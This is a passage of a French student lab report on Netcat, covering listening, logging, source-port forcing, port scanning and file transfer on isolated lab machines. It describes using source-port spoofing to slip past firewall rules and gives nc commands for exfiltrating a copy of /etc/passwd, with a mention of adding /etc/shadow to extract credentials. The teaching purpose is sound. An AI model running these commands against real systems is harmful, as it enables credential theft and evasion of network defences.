Ecole Supérieure d'Informatique et du Numérique
COLLEGE OF ENGINEERING & ARCHITECTURE

Lab 04 : Netcat
Nom de l'enseignant : Pr Anass Sebbar
Niveau : 4ème année Cybersécurité

COMPTE RENDU

Lab 04 – Mastering Netcat

4ème année Cybersécurité – École Supérieure d'Informatique et du Numérique (ESIN)
Collège d'Ingénierie & d'Architecture (CIA)

Binôme : Hathouti Taha, Jidal Ilyas

Année : 2026/2027

Enseignant : Pr Anass Sebbar

TP & TD : TPC, TDC

Table des matières

Objectifs **3**
Précautions Légales et Éthiques 3

1 Environnement de travail **4**

2 Installation de Netcat **5**

3 Utilisation de Netcat en mode serveur **6**
3.1 Test 1 : Écoute locale et capture du trafic en clair 6
3.1.1 Principe 6
3.1.2 Exécution et résultats 6
3.2 Test 2 : Communication entre deux machines distinctes 7
3.2.1 Principe 7
3.2.2 Exécution et résultats 8
3.3 Test 3 : Mode verbeux et journalisation 8
3.3.1 Principe 8
3.3.2 Comparaison `-v` vs `-vv` (Kali à Kali) 9
3.3.3 Journalisation avec l'option `-o` 11
3.4 Test 4 : Choix du port source du client 12
3.4.1 Principe 12
3.4.2 Exécution et résultats 12
3.5 Test 5 : Scan de ports avec Netcat 13
3.5.1 Principe 13
3.5.2 Exécution et résultats 14
3.6 Test 6 : Transfert de fichiers 15
3.6.1 Principe 15
3.6.2 Exécution et résultats 15
3.7 Test 7 : Récupération de bannière 16
3.7.1 Principe 16
3.7.2 Service émulé avec Netcat 17
3.7.3 Service réel (SSH) 18

4 Bind shell, Reverse shell et Cryptcat **19**
4.1 Test 8 : Création d'une porte dérobée (backdoor) 19
4.1.1 Principe 19
4.1.2 Exécution et résultats 19
4.2 Test 9 : Cryptcat – Netcat chiffré 21
4.2.1 Principe 21
4.2.2 Exécution et résultats 21

Conclusion **23**

Objectifs

L'objectif de ce TP est de se familiariser avec l'utilitaire **Netcat**, souvent surnommé le « couteau suisse du TCP/IP ». Cet outil permet, entre autres, d'ouvrir des connexions réseau (TCP ou UDP), de scanner l'état des ports à la manière d'un scanner de ports, de transférer des fichiers, de simuler un serveur mandataire (proxy) basique, ou encore de dialoguer en mode messagerie instantanée.

Ce compte rendu couvre les trois volets du TP :

— l'installation et la prise en main de Netcat ;

— la maîtrise de Netcat en mode serveur et client (écoute, mode verbeux, journalisation, choix du port source, scan de ports, transfert de fichiers, récupération de bannière) ;

— la création de portes dérobées (*bind shell* / *reverse shell*) et la comparaison avec Cryptcat, sa variante chiffrée.

Précautions Légales et Éthiques

IMPORTANT : Ce TP présente des techniques de base pouvant être utilisées pour commettre des actes illégaux. Il est jugé nécessaire dans le cadre du cours pour mieux comprendre les attaques pouvant être menées contre les systèmes que nous cherchons à protéger. L'intégralité des manipulations décrites dans ce compte rendu a été réalisée exclusivement sur des machines personnelles / virtuelles, isolées dans un réseau local privé, sans qu'aucune cible tierce n'ait été visée, conformément aux consignes de l'énoncé.

1 Environnement de travail

Étant donné l'absence d'une machine Windows XP dans notre environnement de travail (contrairement à l'énoncé original qui prévoit trois machines : Ubuntu, Kali Linux et Windows XP), les manipulations ont été adaptées et réalisées à l'aide de machines Kali Linux et Ubuntu, reliées sur le même réseau local. Selon les tests, les rôles de client et de serveur sont répartis différemment :

- **Machine Kali Linux (serveur / attaquant)** – utilisée comme point d'écoute Netcat pour la plupart des tests (ports 21, 25, 53, 80, 110, etc.), adresse notée `<IP_KALI>` (à renseigner avec l'adresse réelle utilisée, par exemple `192.168.1.2`) ;
- **Machine Ubuntu (client)** – utilisée comme client lors des tests impliquant deux machines distinctes (Test 2, Test 7, Test 8), adresse notée `<IP_UBUNTU>` (par exemple `192.168.1.1`) ;
- **Seconde machine Kali Linux** – pour les tests Kali-à-Kali (Test 3 et Test 9), une seconde instance Kali a été utilisée comme client/attaquant, adresse notée `<IP_KALI_2>`.

Note d'adaptation : la partie optionnelle du Test 9 concernant la machine Windows (`nc.exe`) n'a pas été réalisée, faute de machine Windows disponible ; seule la version Linux de la porte dérobée a été testée.

Note sur la numérotation des captures : les captures d'écran fournies suivent globalement la numérotation des tests de l'énoncé. Pour le Test 1, qui nécessite trois terminaux ouverts simultanément sur la même machine, les fichiers ont été nommés de manière séquentielle (`terminal1`, `terminal2`, `terminal3`) correspondant chacun à l'un des trois terminaux (écoute Netcat, capture `tcpdump`, commande client), indépendamment du numéro de préfixe du fichier.

2 Installation de Netcat

Conformément à l'énoncé, Netcat a été installé sur la machine Kali Linux à partir de l'archive fournie dans le répertoire `/root/Tools` de la machine Ubuntu, selon la séquence classique de compilation :

```
# tar xzvf netcat-<version>.tar.gz
# cd netcat-<version>
# ./configure
# make
# make install
```

Sur les distributions Kali Linux récentes, Netcat (variante `ncat` ou `netcat-traditional`) est généralement déjà présent nativement ; l'installation manuelle permet néanmoins de disposer d'une version de référence identique sur toutes les machines du TP et de vérifier le bon fonctionnement de la chaîne de compilation.

3 Utilisation de Netcat en mode serveur

3.1 Test 1 : Écoute locale et capture du trafic en clair

3.1.1 Principe

Ce premier test consiste à mettre Netcat en écoute sur un port local, à observer le trafic échangé avec `tcpdump` sur l'interface de boucle locale (`lo`), puis à établir une connexion client vers ce même port avec la commande suivante :

```
# Terminal 1 (serveur) :
nc -l -p 80

# Terminal 2 (capture) :
tcpdump -i lo
# puis, avec capture en ASCII :
tcpdump -i lo -A

# Terminal 3 (client) :
nc localhost 80
```

3.1.2 Exécution et résultats




FIGURE 3.1 – Terminal 1 – serveur Netcat en écoute sur le port 80




FIGURE 3.2 – Terminal 2 – capture `tcpdump -i lo -A` du trafic local




FIGURE 3.3 – Terminal 3 – client Netcat connecté sur `localhost:80`

Une fois la connexion établie entre les terminaux 1 et 3, les messages tapés de part et d'autre apparaissent instantanément dans le terminal opposé : Netcat se contente de relayer en clair, octet par octet, tout ce qui est tapé sur l'entrée standard vers la socket réseau, et inversement.

Analyse du trafic capturé : sans l'option `-A`, `tcpdump` affiche uniquement les entêtes des paquets (adresses, ports, numéros de séquence, flags TCP), sans le contenu applicatif. Avec l'option `-A`, le contenu de chaque paquet est également affiché en clair au format ASCII : on retrouve exactement les messages tapés dans les terminaux client et serveur. Ceci illustre un point essentiel : **Netcat ne chiffre absolument rien** ; toute donnée transitant par une connexion Netcat classique est visible en clair pour quiconque intercepte le trafic, ce que confirme cette capture.

3.2 Test 2 : Communication entre deux machines distinctes

3.2.1 Principe

Le même scénario que le Test 1 est reproduit, mais cette fois entre deux machines physiquement distinctes : la machine Kali Linux fait office de serveur, la machine Ubuntu de client. L'adresse `localhost` est donc remplacée par l'adresse IP réelle de la machine serveur.

```
# Sur la machine Kali (serveur) :
```

```
nc -l -p 80

# Sur la machine Ubuntu (client) :
nc <IP_KALI> 80
```

3.2.2 Exécution et résultats




FIGURE 3.4 – Machine Kali – serveur Netcat en écoute, réception des messages du client Ubuntu




FIGURE 3.5 – Machine Ubuntu – client Netcat connecté à la machine Kali

Le comportement observé est identique à celui du Test 1 : les messages transitent en clair dans les deux sens. La seule différence tangible concerne le trafic réseau, qui transite cette fois par l'interface physique (Ethernet/Wi-Fi) des deux machines plutôt que par l'interface de boucle locale, ce qui rend l'interception plus réaliste (un attaquant sur le même segment réseau pourrait sniffer ce trafic avec Wireshark ou `tcpdump`).

3.3 Test 3 : Mode verbeux et journalisation

3.3.1 Principe

Le mode verbeux (`-v`) rend Netcat plus explicite sur les événements de connexion (établissement, fermeture, erreurs) ; l'option `-vv` ajoute encore davantage de détails. Ce test compare les deux niveaux de verbosité, puis illustre l'option de journalisation (`-o`) qui permet d'enregistrer l'intégralité des octets échangés, au format hexadécimal, dans un fichier log.

```
# Mode verbeux simple :
nc -l -v -p <Num_Port>

# Mode tres verbeux :
nc -l -vv -p <Num_Port>

# Mode verbeux avec journalisation :
nc -vv -o log.txt -l -p <Num_Port>
```

3.3.2 Comparaison -v vs -vv (Kali à Kali)




FIGURE 3.6 – Serveur Kali en mode verbeux minimal (-v)




FIGURE 3.7 – Client Kali en mode verbeux minimal (-v)




FIGURE 3.8 – Serveur Kali en mode très verbeux (`-vv`)




FIGURE 3.9 – Client Kali en mode très verbeux (`-vv`)

En mode `-v`, Netcat se contente de signaler l'établissement et la fermeture de la connexion (adresse IP et port distants). En mode `-vv`, l'information est plus complète : Netcat précise également le nombre d'octets envoyés et reçus ainsi que des détails supplémentaires sur la résolution de nom et l'état de la socket, ce qui facilite le débogage ou l'audit d'une session.

3.3.3 Journalisation avec l'option `-o`




FIGURE 3.10 – Serveur Kali avec journalisation active (`nc -vv -o log.txt -l -p <port>`)




FIGURE 3.11 – Client correspondant et contenu du fichier `log.txt` généré

Après l'arrêt de l'écoute, le contenu du fichier `log.txt` a été vérifié avec `cat log.txt` : on y retrouve, au format hexadécimal et ASCII, l'intégralité des octets entrants et sortants échangés pendant la session, ce qui correspond exactement aux messages tapés de part et d'autre. Cette option est particulièrement utile pour conserver une preuve matérielle d'une session Netcat, par exemple dans un contexte d'analyse forensique.

3.4 Test 4 : Choix du port source du client

3.4.1 Principe

Par défaut, le port source d'une connexion client est choisi aléatoirement par le système d'exploitation. L'option `-p` de Netcat permet de forcer l'utilisation d'un port source précis, ce qui peut être utile pour contourner certaines règles de pare-feu basées sur le port source (par exemple autoriser uniquement le trafic provenant du port 53, habituellement associé au DNS).

```
# Simulation d'un service DNS (port 53) sur le serveur :
nc -l -p 53

# Connexion client avec port source force (ici 1542) :
nc -p 1542 <IP_KALI> 53
```

3.4.2 Exécution et résultats




FIGURE 3.12 – Serveur Kali simulant un service DNS en écoute sur le port 53




FIGURE 3.13 – Client se connectant avec un port source forcé (`-p 1542`)




FIGURE 3.14 – Vérification de la connexion établie (port source et port destination)

La vérification (par exemple via `netstat` ou `ss -tn` sur la machine Kali) confirme que le port source utilisé par le client correspond bien à celui spécifié avec l'option `-p`, et non à un port aléatoire. Cette possibilité illustre une limite des pare-feu qui filtrent uniquement sur le numéro de port source : un attaquant connaîssant cette règle peut choisir un port source autorisé (21, 53, 80...) pour faire passer un trafic malveillant.

3.5 Test 5 : Scan de ports avec Netcat

3.5.1 Principe

Netcat offre également une fonctionnalité basique de scan de ports grâce à l'option `-z` (mode « zero-I/O », sans envoi de données), combinée avec `-vv` pour obtenir un retour explicite sur l'état de chaque port :

```
nc -vv -z <IP_KALI> <port_debut>-<port_fin>
```

3.5.2 Exécution et résultats




FIGURE 3.15 – État du port 80 sur la machine Kali avant puis après ouverture d'une écoute Netcat




FIGURE 3.16 – Scan du port 80 – connexion refusée (port fermé, avant mise en écoute)




FIGURE 3.17 – Scan du port 80 – connexion acceptée (port ouvert, après mise en écoute Netcat)

Avant la mise en écoute du port 80 sur la machine cible, le scan Netcat renvoie un message de type `Connection refused`, indiquant un port fermé. Une fois une instance Netcat mise en écoute sur ce même port (`nc -l -p 80`), le scan renvoie cette fois `Connection to <IP> 80 port [tcp/http] succeeded!`, confirmant que le port est désormais ouvert. Cette expérience illustre très concrètement, sur un cas simple, le principe de base d'un scanner de ports : la tentative de connexion TCP et l'observation de la réponse (acceptée, refusée, ou absence de réponse en cas de filtrage). Comme indiqué dans l'énoncé, pour une analyse plus poussée (détection de version, scripts, fingerprinting OS), un outil dédié comme `nmap` reste préférable à Netcat.

3.6 Test 6 : Transfert de fichiers

3.6.1 Principe

Netcat permet de transférer un fichier d'une machine à l'autre en redirigeant simplement son contenu vers l'entrée ou la sortie standard de la connexion. Ceci peut être détourné pour exfiltrer des fichiers sensibles, par exemple une copie du fichier `/etc/passwd` (et éventuellement `/etc/shadow` concaténé, pour tenter d'en extraire des couples identifiant/mot de passe).

```
# Cote serveur (Kali) :
cp /etc/passwd ~/mypasswd
cat mypasswd | nc -vv -l -p <port>

# Cote client (Ubuntu) :
nc <IP_KALI> <port> > mypasswd.copy
```

3.6.2 Exécution et résultats

